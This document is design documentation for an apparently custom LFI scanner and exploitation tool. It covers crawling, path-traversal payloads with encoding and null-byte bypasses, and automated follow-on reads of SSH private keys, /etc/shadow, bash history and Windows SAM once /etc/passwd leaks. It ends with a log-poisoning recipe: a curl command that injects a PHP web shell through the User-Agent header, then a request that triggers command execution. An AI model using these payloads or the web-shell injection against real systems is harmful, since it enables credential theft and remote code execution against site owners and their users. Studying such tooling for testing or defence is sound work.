FULL LFI DOCUMENTATION

# 4.1.3.1 Architectural Foundation

### **1. Core Components**

| **Component** | **Code Reference** | **Purpose** |
| --- | --- | --- |
| **Main Controller** | LFIScanner Class | Entry point for scanning operations |
| **Crawling Subsystem** | \_crawl() + \_extract\_url() | Discovers URLs/parameters via HTML parsing |
| **Payload Generator** | \_generate\_payloads() | Creates OS-specific path traversal patterns |
| **Detection Subsystem** | \_is\_vulnerable() + \_detect\_os() | Validates file disclosure attempts |
| **Exploitation Engine** | \_test\_exploit() | Executes post-detection file read attempts |
| **Concurrency Manager** | ThreadPoolExecutor | Manages parallel request execution |
| **Session Manager** | \_create\_session() | Handles HTTP connections & cookies |
| **Reporting Module** | generate\_report() | Serializes findings into JSON/CSV/XML |

### **2. Technology Stack**

*Exact libraries and their code-level roles*

| **Library** | **Purpose** | **Usage Context** |
| --- | --- | --- |
| requests | HTTP request handling with session persistence | Target interaction, vulnerability probing |
| BeautifulSoup (bs4) | HTML/XML parsing for parameter discovery | Site crawling, form extraction |
| argparse | Command-line interface (CLI) configuration | User input handling |
| concurrent.futures | Parallel execution of scanning tasks | Multi-threaded parameter testing |
| re | Regex pattern matching | File disclosure patterns, error analysis |
| urllib3 | Low-level HTTP client with SSL/TLS controls | Proxy configuration, warning suppression |
| json/csv/xml | Report generation in structured formats | Output serialization |
| datetime | Timestamping of findings | Report metadata |

#### **Key Library Explanations**


1. **requests**
   * Manages all HTTP(S) communications with target systems
   * Maintains session persistence for cookie/header reuse
   * Implements timeout and retry logic for reliable scanning
2. **BeautifulSoup**
   * Analyzes HTML/XML structures during site crawling
   * Identifies form fields and URL parameters automatically
   * Extracts hidden inputs and dynamic reflection points
3. **concurrent.futures**
   * Enables parallel testing of multiple parameters
   * Manages thread allocation for efficient resource use
   * Scales workload based on user-defined concurrency levels
4. **re**
   * Detects operating system fingerprints in responses
   * Validates file disclosure through pattern matching
   * Filters false positives using exclusion regex patterns
5. **urllib3**
   * Provides low-level HTTP connection pooling
   * Suppresses SSL warnings for debugging flexibility
   * Enables proxy integration through unified configuration
6. **json/csv/xml**
   * Serializes findings into machine-readable formats
   * Maintains consistent output structures across formats
   * Preserves metadata like timestamps and payload details
7. **datetime**
   * Tracks vulnerability discovery timelines
   * Generates ISO-standard timestamps for all events
   * Synchronizes timings across parallel threads

**User Input Handling**:

* Processes configuration parameters (targets, thread counts, etc.)
* Validates and normalizes input values before execution
* Configures network and performance settings based on inputs

### 3. Component Relationships diagrams

*Static architecture relationships between core subsystems*



**Diagram Key**:

* **Blue Nodes**: Primary subsystems directly managed by LFIScanner
* **Green Nodes**: Sub-processes executing specialized tasks
* **Arrows**: Indicate architectural containment (not workflow sequence)

## 4.1.3.2 Scanner Workflow

## Phase 1: Target Initialization

### **Configuration Parameters**

# LFIScanner.\_\_init\_\_ (Core initialization)  
def \_\_init\_\_(self, proxy=None, threads=10):  
 self.session = self.\_create\_session(proxy) # Handles proxies/cookies  
 self.executor = ThreadPoolExecutor(threads) # Manages concurrency  
 self.payloads = self.\_generate\_payloads() # Creates path traversal patterns

### **User Inputs**

| **Input Type** | **Purpose** | **Code Reference** |
| --- | --- | --- |
| **Target Specification** | Defines scan targets | url/url-list parameters |
| - Single URL | Direct scanning of one endpoint | start\_url in scan() |
| - URL List File | Batch processing of multiple targets | \_load\_wordlist() adaptation |
| **Configuration** |  |  |
| - Thread Count | Controls parallel request volume | ThreadPoolExecutor(max\_workers) |
| - Proxy Server | Routes traffic for debugging/monitoring | session.proxies configuration |
| - Output Format | Determines report structure | generate\_report() format logic |
| - Cookies | Maintains authenticated sessions | session.headers['Cookie'] |
| **Exploitation Flags** |  |  |
| - File Read | Toggles post-detection file access attempts | exploit\_enabled flag |
| - Categories | Filters OS-specific payloads (Linux/Windows) | selected\_categories list |

#### **Initialization Steps**

1. **Session Setup**
   * Creates reusable HTTP connections
   * Applies cookies/proxy if provided
2. **Target Validation**
   * Checks URL formatting
   * Tests basic connectivity
3. **Concurrency Setup**
   * Starts thread pool for parallel processing
4. **Payload Preparation**  
   *Generates path traversal patterns for initial testing*

**Key Payload Types**:

| **Category** | **Example** | **Purpose** |
| --- | --- | --- |
| Basic Traversal | ../../etc/passwd | Tests simple directory backtracking |
| Encoded Paths | ..%2f%2fetc%2fpasswd | Bypasses basic WAF filters |
| Null-Byte Bypass | ../../../etc/passwd%00 | Avoids file extension validation |
| Windows Paths | C:%5cWindows%5cwin.ini | Targets Windows servers |

**Preparation Rules**:

* Auto-generates 3 variations per payload (raw/encoded/double-encoded)
* Preserves OS path semantics (Linux / vs Windows \)
* Merges user-provided paths with built-in common targets

### Phase 2: Target Discovery & Crawling

#### **Process Overview**

**URL Crawling**

* Starts from user-provided URL
* Follows same-domain links (e.g., discovers /contact from example.com/about)
* Analyzes HTML forms and URL query strings for parameters

**Parameter Extraction**  
Collects injection points from:

* URL query strings (?file=...)
* HTML form fields (<input>, <select>, hidden fields)
* JavaScript-rendered links (basic static parsing)

# \_analyze\_parameters() - Core discovery logic  
def \_analyze\_parameters(self, url):  
 parsed = urlparse(url)  
 params = parse\_qs(parsed.query) # Extract URL parameters  
 for param in params:  
 self.\_queue\_test(url, param) # Add to testing queue

#### **Output**

List of sanitized injection points for Phase 3 testing:  
example.com/download?file=  
example.com/gallery?image=  
example.com/api?document=

### Phase 3: Payload Injection & Testing

*Executes path traversal attempts against identified parameters*

#### **Process Overview**

**Payload Injection**

* Tests each parameter with:
  1. Basic directory traversal patterns (../../etc/passwd)
  2. Encoded variations (..%2f%2fetc%2fpasswd)
  3. Null-byte terminated payloads (../../../etc/passwd%00)

**Response Analysis**

* Flags potential vulnerabilities if:
  + Response contains system file patterns (root:x:, [boot loader])
  + Unusual response length compared to baseline

# \_is\_vulnerable() - Detection logic  
def \_is\_vulnerable(self, response):  
 if 'root:x:' in response.text: # UNIX user list detection  
 return True  
 if '[boot loader]' in response.text: # Windows config detection   
 return True  
 return False

#### **Key Mechanisms**

1. **Payload Layering**
   * Tests 3 encoding levels: raw → URL-encoded → double-encoded
2. **OS-Specific Testing**
   * Auto-detects Windows/Linux paths from server headers
   * Prioritizes relevant payloads for efficiency
3. **Concurrent Execution**
   * Tests multiple parameters simultaneously via thread pool

#### **Output**

List of potentially vulnerable parameters with evidence snippets:

Potential LFI: example.com/download?file=  
Payload: ..%2f..%2fetc%2fpasswd  
Response contains "root:x:0:0:" (200 OK)

#### **Phase 4: Conditional Exploitation**

*Post-validation file system interaction*

* **Key Actions**:
  1. Auto-generated user-specific paths (see *4.1.3.3 Payload Generation Strategy*) (e.g., /home/[USER]/.ssh/id\_rsa)
  2. File read attempts for confirmed vulnerabilities
  3. Log path checks for poisoning opportunities

#### **Phase 5: Reporting & Output**


*Structured result generation*

| **Format** | **Content** |
| --- | --- |
| JSON | Full technical details with timestamps |
| CSV | Simplified tabular data for analysis |
| XML | Enterprise-friendly hierarchical format |

*All reports include:*

* Vulnerable URLs/parameters
* Successful payloads used
* Response snippets with file markers

### Workflow Flowchart



# 4.1.3.3 Payload Generation Strategy

## 4.1.3.3.1 User-Driven Payload Expansion

*Automatically targets user-specific files after successful /etc/passwd disclosure*

#### **Trigger Condition**

* **Activation Event**:
  + Any payload successfully reads /etc/passwd
  + Response contains the UNIX user signature root:x:0:0:

#### **User Extraction Process**

* **Source**: Raw content of /etc/passwd
* **Steps**:
  1. Split the file into lines (one per user)
  2. Ignore system users (root, daemon, nobody)
  3. Extract the first field (username) from valid entries
* **Example**:  
  *Input Line*: "alice:x:1000:1000:Alice:/home/alice:/bin/bash" → *Extracted Username*: alice

#### **Path Generation Logic**

* **Predefined Templates**:
  + ~/.ssh/id\_rsa → Targets SSH private keys
  + ~/.bash\_history → Looks for command history
  + /var/mail/[USER] → Checks system mailboxes
* **User-Specific Adaptation**:  
  *Template*: /home/[USER]/.ssh/id\_rsa → *Generated Path*: /home/alice/.ssh/id\_rsa

#### **Automated Retesting**

* **Payload Recycling**:
  + New paths inherit the **original payload's structure**:  
    *Original*: ../../etc/passwd%00.png → *Generated*: ../../home/alice/.ssh/id\_rsa%00.png
  + Preserves encoding style (URL/double-encoded) and null-byte termination
* **Immediate Action**:
  + Adds 10-20 user-specific payloads to the active scan queue
  + Prioritizes high-value targets (SSH keys, credentials)

#### **Key Advantages**

1. **Precision Targeting**:
   * Focuses on files unique to discovered users
   * Avoids blind directory guessing
2. **Evasion Consistency**:
   * Mirrors the encoding/termination that already bypassed defenses
3. **Zero Manual Intervention**:
   * Fully automated pipeline from detection → exploitation

## 4.1.3.3.2 Category-Driven Payloads

*Predefined groups of high-value files/directories for focused testing:*

| Category ID | Targeting Focus | Key Payload Examples | Strategic Value |
| --- | --- | --- | --- |
| linux\_system | Core OS Files | /etc/passwd, /etc/shadow, /proc/self/environ, /etc/hosts | Privilege escalation vectors, environment variable leaks |
| linux\_users | User Home Artifacts | ~/.ssh/id\_rsa, ~/.bash\_history, ~/.mysql\_history, /var/mail/[USER] | Credential harvesting, behavioral analysis |
| log\_rce | Log Poisoning Targets | /var/log/apache2/access.log, /var/log/nginx/error.log, /proc/self/fd/12 | Remote code execution (RCE) via log injection |
| windows\_common | Windows System Secrets | C:\Windows\win.ini, C:\Windows\repair\SAM, \\.\pipe\winreg | Credential database access, registry manipulation |
| web\_servers | Server Configuration Files | /etc/apache2/apache2.conf, /etc/nginx/sites-enabled/default, C:\inetpub\wwwroot\web.config | Web server hardening bypasses |
| cron\_jobs | Scheduled Task Configs | /etc/crontab, /var/spool/cron/crontabs/root, /etc/anacrontab | Persistence mechanism discovery |
| database | Database Configurations | /etc/mysql/my.cnf, /var/lib/pgsql/data/postgresql.conf, /opt/mssql/log/errorlog | Database credential leaks, query log analysis |
| ftp\_configs | FTP Server Operations | /etc/proftpd/proftpd.conf, /etc/vsftpd.conf, /var/log/pure-ftpd/transfer.log | FTP service exploitation, file transfer monitoring |
| ssh\_keys | SSH Authentication Assets | /etc/ssh/sshd\_config, ~/.ssh/authorized\_keys, /var/log/auth.log | SSH tunnel creation, authentication bypass |
| network | Network Configuration | /etc/resolv.conf, /etc/sysconfig/network-scripts/ifcfg-eth0, /proc/net/tcp | Network mapping, connection hijacking |
| boot\_files | Boot Process Artifacts | /boot/grub/grub.cfg, /etc/default/grub, /sys/firmware/efi/efivars | Bootloader manipulation, UEFI exploitation |

## 4.1.3.3.3 Category Merging Logic

*Reusing successful payload structures for new targets*

#### **Step 1: Analyze Working Payload**

**Original Payload**:  
..%2f%2fetc%2fpasswd%00.png  
*(Template: [TRAVERSAL][TARGET\_PATH][TERMINATOR])*

* **Traversal**: ..%2f%2f (URL-encoded ../../)
* **Target Path**: etc%2fpasswd (Original vulnerable path)
* **Terminator**: %00.png (Null-byte + extension bypass)

#### **Step 2: Prepare New Target**

**User-Selected File**:  
/home/alice/.ssh/id\_rsa

**Tool Automatically**:

1. Converts to relative path: home/alice/.ssh/id\_rsa
2. Applies same encoding as original payload:  
   / → %2f  
   → home%2falice%2f.ssh%2fid\_rsa

#### **Step 3: Merge Components**

**Reuse Original Structure**:

[TRAVERSAL] + [NEW\_TARGET\_PATH] + [TERMINATOR]   
..%2f%2f + home%2falice%2f.ssh%2fid\_rsa + %00.png

**Final Payload**:  
..%2f%2fhome%2falice%2f.ssh%2fid\_rsa%00.png

## 4.1.3.4 Exploitation Subsystem

*Post-discovery actions to leverage confirmed vulnerabilities*

#### 1. Category-Driven File Reads

**How It Works**:

* Uses the **same vulnerable parameter** (e.g., ?file=) to read files from:
  + **Selected categories** (e.g., linux\_system → /etc/shadow)
  + **Custom wordlists** (user-provided files like secret.txt)

**Example**:

Original vulnerability: ?file=../../etc/passwd  
Exploitation attempt: ?file=../../etc/shadow

#### 2. RCE Potential Identification

*Alerting manual exploitation paths when vulnerable logs are found*

#### **Detection & Guidance**

1. **Log File Discovery**:
   * Identifies accessible log files like:
   * /var/log/apache2/access.log   
     /proc/self/environ   
     C:\Windows\system32\LogFiles\HTTPERR\httperr1.log
2. **Manual Exploitation Guidance**:

[!] Potential RCE Path Detected:   
 3. Inject code into logs (example):   
 curl -A "<?php system($\_GET['cmd']);?>" http://target.com   
 4. Trigger execution via: http://target.com/file=../../var/log/apache2/access.log&cmd=id